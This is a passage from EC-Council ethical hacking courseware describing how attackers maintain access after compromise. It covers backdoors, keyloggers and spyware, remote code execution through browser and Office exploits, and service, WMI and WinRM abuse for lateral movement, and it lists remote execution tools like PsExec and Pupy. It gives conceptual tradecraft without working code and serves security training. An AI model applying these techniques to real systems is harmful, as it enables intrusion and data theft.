


Figure 6.157: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **exfiltrate data**, capture the screenshots, install backdoor to maintain easy access, etc.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Executing Applications


Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, exfiltrate data, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spear phishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spear phishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spear phishing. Emails containing links to malicious files are

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

- **Third-Party Applications-Based Exploitation**

  Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.

- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, gather information on system resources, and further execute code for maintaining access to the target system.

  Attackers abuse WMI to perform lateral movements from the compromised system. Attackers leverage this feature to elevate privileges and obtain access rights on other networked systems. WMI helps attackers gain both local and remote access through WMI remote services such as the Distributed Component Object Model (DCOM) via port 135 and Windows Remote Management (WinRM) via HTTP port 5985 and HTTPS port 5986. Using WMI, attackers can also communicate with remote systems and run malicious files to maintain persistence and move laterally.

- **Windows Remote Management (WinRM)**

  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the **`winrm`** command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Tools for Executing Applications

Tools used for executing applications remotely help attackers perform various malicious activities on the target systems. After gaining administrative privileges, attackers use these tools to install, execute, delete, and/or modify the restricted resources on the victim machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dameware Remote Support**

  Source: *https://www.solarwinds.com*

  Dameware Remote Support is a remote control and systems management tool that simplifies remote Windows administration, provides built-in remote admin tools, and remotely manages Active Directory (AD) environment.




Figure 6.158: Screenshot of Dameware Remote Support

Some of the privilege escalation tools are listed as follows:

- Ninja (*https://github.com*)
- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- ManageEngine Endpoint Central (*https://www.manageengine.com*)
- PsExec (*https://www.microsoft.com*)

